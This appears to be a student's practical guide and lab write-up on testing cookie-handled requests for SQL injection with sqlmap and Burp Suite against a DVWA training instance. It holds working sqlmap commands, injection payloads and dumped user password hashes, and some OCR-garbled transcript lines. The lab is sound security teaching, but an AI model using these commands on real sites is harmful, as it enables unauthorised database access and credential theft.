



# **CYBER SECURITY**

## **PRACTICAL GUIDE**

**Name: Chandana Somanath Khatavakar**

## Sql map using cookie value

When a web application uses cookies to manage session or user data, SQLMap can test cookie values for SQL injection vulnerabilities. This is particularly useful if the application uses cookies to dynamically interact with the database.

---

### Workflow: Using SQLMap with Cookies Captured via Burp Suite

#### 1. Intercept Traffic with Burp Suite

- **Start Burp Suite:**
  1. Open Burp Suite and configure your browser to route traffic through Burp's proxy.
  2. Go to **Proxy > Intercept** and enable intercept mode.
- **Capture the HTTP Request:**
  1. Interact with the target web application (e.g., log in or visit the vulnerable page).
  2. Capture the HTTP request containing the cookie in Burp Suite.
- **Copy the Full Request:**
  1. Right-click the captured request and select **"Copy to File"** or **"Copy as CURL command"**.
  2. Save the request as a file (e.g., request.txt).

### Steps to Test SQL Injection in Cookie Values with SQLMap

#### 1. Identify the Target

Ensure you have explicit permission to test the web application. Identify the URL and the cookies used by the application.

#### 2. Capture the Cookie

- Use browser developer tools or intercept tools like **Burp Suite** to capture the HTTP request headers, including the Cookie header.
- Example cookie: PHPSESSID=abc123; user=admin

#### 3. Construct the SQLMap Command

- SQLMap requires the cookie to be passed using the `--cookie` option.
- Example:  

```
sqlmap -u "http://example.com/page?id=1" --cookie="PHPSESSID=abc123; user=admin"
```

#### 4. Test Cookie Values for Injection

If a specific cookie parameter (e.g., user) is vulnerable, specify it using SQLMap:

```
sqlmap -u "http://example.com/page?id=1" --cookie="PHPSESSID=abc123; user=admin" -p user
```

- `-p user`: Specifies that SQLMap should test the user parameter for vulnerabilities.

#### 5. Retrieve Database Information

Use SQLMap options to extract information:

- Retrieve database names

```
sqlmap -u "http://example.com/page?id=1" --cookie="PHPSESSID=abc123; user=admin" --dbs
```

Extract specific data

```
sqlmap -u "http://example.com/page?id=1" --cookie="PHPSESSID=abc123; user=admin" -D database_name -T table_name -C column_name --dump
```

#### 6. Analyze Results

- SQLMap will analyze the request, including the cookie, and test for SQL injection vulnerabilities.
- Once detected, you can proceed to dump databases, tables, or specific data.

#### Preventive Measures

##### 1. Secure Cookie Management:

- Encrypt and sign cookies to prevent tampering.
- Use `HttpOnly` and `Secure` attributes for cookies.

##### 2. Sanitize Inputs:

- Validate and sanitize cookie data on the server side.

##### 3. Monitor Logs:

- Track unusual cookie manipulation attempts.

##### 4. Implement WAF:

- Use a Web Application Firewall to block malicious requests.

## PROCEDURES

```

kali [Snapshot 1] (Running) - Oracle VM VirtualBox
File Machine View Input Devices Help
[1] 2 3 4
kali@kali -
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
kali@kali:~$
kali$ sudo apt install sqlmap
[sudo] password for kali:
sqlmap is already the newest version (1.8.11-1).
The following packages were automatically installed and are no longer required:
 fonts-1 liberation2 libgail-common libimobiledevice5 libpython3.11-dev openjdk-17-jre-headless python3-setuptools-scm
 freerdp2-x11 libgail18t64 libinputparser1 libpython3.11-minimal perl-modules-5.38 python3-time-machine
 hydra-gtk libgail3t64 libjim0.82t64 python3-diskcache python3-trove-classifiers python3-trove
 iverbs-providers libgeo53.12.1t64 libjsorcpp25 libpython3.11t64 python3-hatch-vcs python3.11 python3-trove
 libarmadillo12 libgfpap10 libmfx1 librados2 python3-hatchling python3.11-dev python3.11-minimal
 libassuan0 libgfrpc0 libmimalloc2.0 librdasm1t64 python3-jose python3-lib2t63 rwho
 libavfilter9 libgfxdr0 libndctl6 librc2-10 python3-lib2t63 python3-misture0 rwho
 libboost-iostreams1.83.0 libgusterfs0 libperl5.38t64 python3-paths python3-paths python3-pendulum samba-vfs-modules
 libboost-thread1.83.0 libgspell-1-2 libplacebo338 python3-paths python3-paths python3-pendulum xcape
 libcephfs2 libgtk2.0-0t64 libplist3 libusbmuxd6 python3-pluggy python3-pytdata python3-rsa
 libdaxctl1 libgtk2.0-bin libpnm1 libwinpr2-2t64 python3-pluggy python3-pytdata python3-rsa
 libfreerdp-client2-2t64 libgtk2.0-common libpoppler134 libzip4t64 python3-pluggy python3-pytdata python3-rsa
 libfreerdp2-2t64 libidverbs1 libpostproc57 openjdk-17-jre python3-rsa

Use 'sudo apt autoremove' to remove them.

Summary:
  Upgrading: 0, Removing: 0, Not Upgrading: 36

kali@kali:~$

```



The screenshot shows a Kali Linux virtual machine environment. At the top, a terminal window displays the following commands and output:



```
zsh: corrupt history file /home/kali/.zsh_history
~(kali@kali)~
$ burpsuite
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
```



Below the terminal, the Burpsuite Community Edition application is open. The interface shows a sidebar on the left with options like "Target", "Proxy", "Intercept", and "Monitors & Settings". The main window displays a Java code snippet, likely related to the Burpsuite configuration or a test script:



```
URI uri;
try {
    uri = new URIBuilder(uri)
        .setHost(backendURL.getHost())
        .setPort(backendURL.getPort())
        .setScheme(backendURL.getScheme())
        .build();
} catch (URISyntaxException e) {
    sendError(ots, 400, INVALID_REQUEST_URL);
}
return;
```

The bottom of the image shows the Windows taskbar with various icons, including the Start button, Search bar, and system tray area.











```
(kali@kali)~$ sqlmap -u "http://192.168.43.190/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie "security=low; PHPSESSID=ktadvasngsc1f0ob8osceopuo3; acopendivi ds=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada" --dbs

{1.8.11#stable}

https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 03:52:21 /2024-11-18/
```

```
Kali (Snapshot 1) [Running] - Oracle VM VirtualBox

GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 41 HTTP(s) requests:

Parameter: id (GET)
  Type: error-based
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
  Payload: id=1' AND EXTRACTVALUE(6798,CONCAT(0x5c,0x7162627a71,(SELECT (ELT(6798-6798,1))))0x71626a6b71)) AND 'koar6Submit=Submit

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 3313 FROM (SELECT(SLEEP(5)))anbN) AND 'MZBc6Submit=Submit

  Type: UNION query
  Title: Generic UNION query (NULL) - 2 columns
  Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7162627a71,0x7454565a4659475452786e64554a435159564e4f7472595676414c534e5870745548744f7955636b,0x71626a6b71)
-- -6Submit=Submit

[03:52:44] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: Apache 2.2.14, PHP 5.3.2
back-end DBMS: MySQL >= 5.1
[03:52:44] [INFO] fetching database names
available databases [2]:
[*] dvwa
[*] information_schema

[03:52:44] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.43.190'

[*] ending @ 03:52:44 /2024-11-18/

(kali@kali)~$
```

```
(kali@kali)~$ cat /home/kali/.local/share/sqlmap/output/192.168.43.190/dvwa/vulnerabilities/sqli/1.txt
q2=2wju826r')orrio'bubpps'eqquue! 9c8lonb2w7cub6ez7zr=u9q9. -D qAM9 --f9p762
$ 2dfw6b -n _mrib:\\105.109'v3'100/qAM9\\n9fue9p7f7r762\\2df7\\3tq=7e2npu7r=2npu7r. --cooK76 _26cN7f7r=7om! bNb2E22ID=Kf9Q9zu82C7f60p80zceobno3: 9cobouq7z7
(kali@kali)~$
```



```
kali (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=' UNION ALL SELECT NULL,CONCAT(0x7162627a71,0x7544565a4659475452786e64554a435159564e4f7472595676414c534e5870745548744f7955636b,0x71626a6b71)
-- -bSubmit=Submit

[03:55:34] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: Apache 2.2.14, PHP 5.3.2
back-end DBMS: MySQL >= 5.1
[03:55:34] [INFO] fetching columns for table 'users' in database 'dvwa'
[03:55:35] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
[6 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| user   | varchar(15) |
| avatar | varchar(70) |
| first_name | varchar(15) |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id | int(6) |
+-----+-----+

[03:55:35] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.43.190'

[*] ending @ 03:55:35 /2024-11-18/

(kali@kali)-[~]
$
```

```
(kali@kali)-[~]
$ sqlmap -u "http://192.168.43.190/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie "security=low; PHPSESSID=ktadvasngsc1f0ob8osceopuo3; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada" -D dvwa -T users -C user,password,first_name --dump

{1.8.11#stable}
https://sqlmap.org
```

```
kali (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[04:00:39] [INFO] using suffix '07'
[04:00:48] [INFO] using suffix '21'
[04:00:57] [INFO] using suffix '14'
[04:01:06] [INFO] using suffix '10'
[04:01:14] [INFO] using suffix '06'
[04:01:23] [INFO] using suffix '08'
[04:01:32] [INFO] using suffix '8'
[04:01:34] [INFO] current status: 3mous... /
[04:01:36] [INFO] current status: chrom... -^C
[04:01:36] [WARNING] user aborted during dictionary-based attack phase (Ctrl+C was pressed)
Database: dvwa
Table: users
[6 entries]
+-----+-----+-----+
| user | password | first_name |
+-----+-----+-----+
| admin | 21232f297a57a5a743894a0e4a801fc3 | admin |
| gordonb | e99a18c428cb38d5f260853678922e03 | Gordon |
| 1337 | 8d3533d75ae2c3966d7e0d4fcc69216b | Hack |
| pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 | Pablo |
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 | Bob |
| user | ee11cbb19052e40b07aac0ca060c23ee | user |
+-----+-----+-----+

[04:01:36] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.43.190/dump/dvwa/users.csv'
[04:01:36] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.43.190'

[*] ending @ 04:01:36 /2024-11-18/

(kali@kali)-[~]
$
```